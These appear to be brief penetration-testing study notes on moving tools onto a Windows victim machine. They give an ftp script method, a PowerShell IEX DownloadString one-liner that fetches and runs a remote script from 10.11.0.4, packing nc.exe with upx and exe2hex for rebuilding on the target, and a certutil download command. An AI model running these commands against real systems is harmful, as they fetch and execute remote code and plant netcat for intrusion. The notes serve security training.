
Non-Interactive FTP Download :

* ftp –v –n –s:file.txt, The commands written in the file are executed.
* The File has the following commands.
* 
* we used -v to suppress any returned output.
* -n to suppresses automatic login

Run without saving the script using powershell

* powershell.exe IEX (New-Object System.Net.WebClient).DownloadString(' <http://10.11.0.4/helloworld.ps1>')

upx, an executable packer (also known as a PE compression tool) :

* upx -9 nc.exe, can be used to reduce the size.
* we can convert nc.exe to a Windows script (.cmd) to run on the Windows machine, which will convert the file to hex and instruct powershell.exe to assemble it back into binary
* exe2hex -x nc.exe -p nc.cmd, This will create a file nc.cmd, which will have the commands to rebuild nc.exe again. So copy the contents of nc.cmd to the victim machine cmd and run it.
* certutil.exe -urlcache -split -f http://192.168.63.149:80 new.exe